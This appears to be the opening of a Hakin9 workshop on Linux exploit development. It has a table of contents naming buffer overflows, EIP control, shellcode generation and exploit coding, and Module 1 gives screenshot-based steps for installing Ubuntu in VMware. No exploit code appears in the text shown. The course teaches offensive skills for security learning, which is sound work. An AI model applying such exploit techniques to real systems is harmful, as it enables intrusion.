

HAKING

WORKSHOPS

EXPLOIT DEVELOPMENT ON LINUX PLATFORM

RAHEEL AHMAD





Table of Contents

Module 1 – Setting up the Linux Environment	4
Introduction	4
Prerequisite.....	4
Lab Requirements	4
Download Ubuntu	4
Setup VM for Ubuntu	4
Some Basics	15
What is GCC?.....	15
What is GDB?.....	15
Key Note	15
GDB Environment	16
Module 2 – Linux Basics and Command Line.....	20
Introduction.....	20
PreRequisite	20
Linux Key Components.....	20
Linux Shell	21
Different types of Shell.....	21
Default Shell (Bash)	21
Linux File System.....	22
What is Data Block?	22
What is Inodes?	22
Linux File System Layout	22
Linux File System Hierarchy	22
Some Linux Commands and their usage.....	23
Module 3 – Buffer overflows	34
Introduction.....	34
Prerequisites	34
The Basics	34
Why do we need stack?	34
What is Buffer Overflow?	34
Types of Buffer Overflows	34
Stack Buffer Overflow.....	35



Heap Buffer Overflow	35
Off-by-One Errors (loop of code)	35
Buffer Overrun	35
Format String Attack	35
How to Mitigate Buffer Overflows?	35
Non-executable stack, heap, data sections	35
Address Space Layout Randomization (ASLR)	35
Stack Smashing Protection (SSP)	35
Why you should learn about buffer overflows?	35
Methods for Buffer overflows testing	36
Black Box Testing	36
Gray Box Testing	36
Summary	36
 Module 4 –Vulnerable Code in “C” Language.....	37
Introduction	37
Prerequisites	37
Debugging on Linux with GDB	37
Example 1	37
Lab1	37
Example2	40
Overwriting EIP register	42
Example3	42
 Module 5 – Exploiting the Vulnerable Code on Linux	45
Introduction.....	45
Prerequisite	45
Controlling EIP	45
Download shellcode generator	45
Coding our Exploit.....	47
EIP Value to be used.....	47



Module 1 – Setting up the Linux Environment

Introduction

Welcome to the workshop on Linux exploit development. In this workshop, we will explore how you can work on exploit development while being on Linux as an operating system. To complete this workshop, you are supposed to have prerequisite requirements in Linux as an operating system.

Prerequisite

- Knowledge of TCP/IP protocols
- Basic knowledge of Linux as an Operating System
- Prior hands-on experience with Linux
- Sound Knowledge of “C” programming on Linux
- Understand socket programming

Lab Requirements

To complete this workshop, you basically need a Linux operating system and programming skills. To entertain all levels of audience, we will still present how to setup Linux as an Operating System on Virtual Machine.

We will be setting up Ubuntu Linux on VMware Fusion on Mac OS.

Download Link: <https://my.vmware.com/web/vmware/downloads>.

We will then be using GDB (GNU Debugger) for debugging the program and GCC (GNU C Compiler) for compiling the code. The programming language which we will be working with is “C”.

We will also present sample code for practicing exploit development on Linux platform. You are also free to use any Linux operating system, we recommended Kali Linux or Ubuntu.


Download Ubuntu

Download Link: <http://www.ubuntu.com/download/desktop>.


Setup VM for Ubuntu

You should be able to install the virtual machine software on your own or use virtual box if you are not familiar with VMware fusion on Mac OS.

Open VM Library and follow below steps in order to setup VM and install Ubuntu and prepare your Ubuntu BOX.




Next, click new and continue to setup new virtual machine and you will see below screen as shown in figure.






Next, select more options and continue and you will see below screen as shown below.



6

Select create a custom virtual machine to continue and you will see below screen.



Now select Linux and Ubuntu as shown in above figure, continue the setup.




You can modify these setting as shown in coming steps, continue and do the need full as suggested.






Now, customize the settings as shown in below steps.




8


Here you can choose any name you'd like and continue.



Now you can change the memory size as per your setting and availability of memory in your hardware machine.



Now, customize the hard drive size as a minimum of 26GB to be on the safe side.



9


Setup NAT as shown in above figure.



Connect the CD and select the Ubuntu Image, which you should have downloaded from the link presented above and shown below after selection of image.




Now run the machine and you should be able to see the below screen.






Shortly, Ubuntu will ask you for the following options; it is recommended that you should install Ubuntu.




Click Install Ubuntu and continue as shown below.



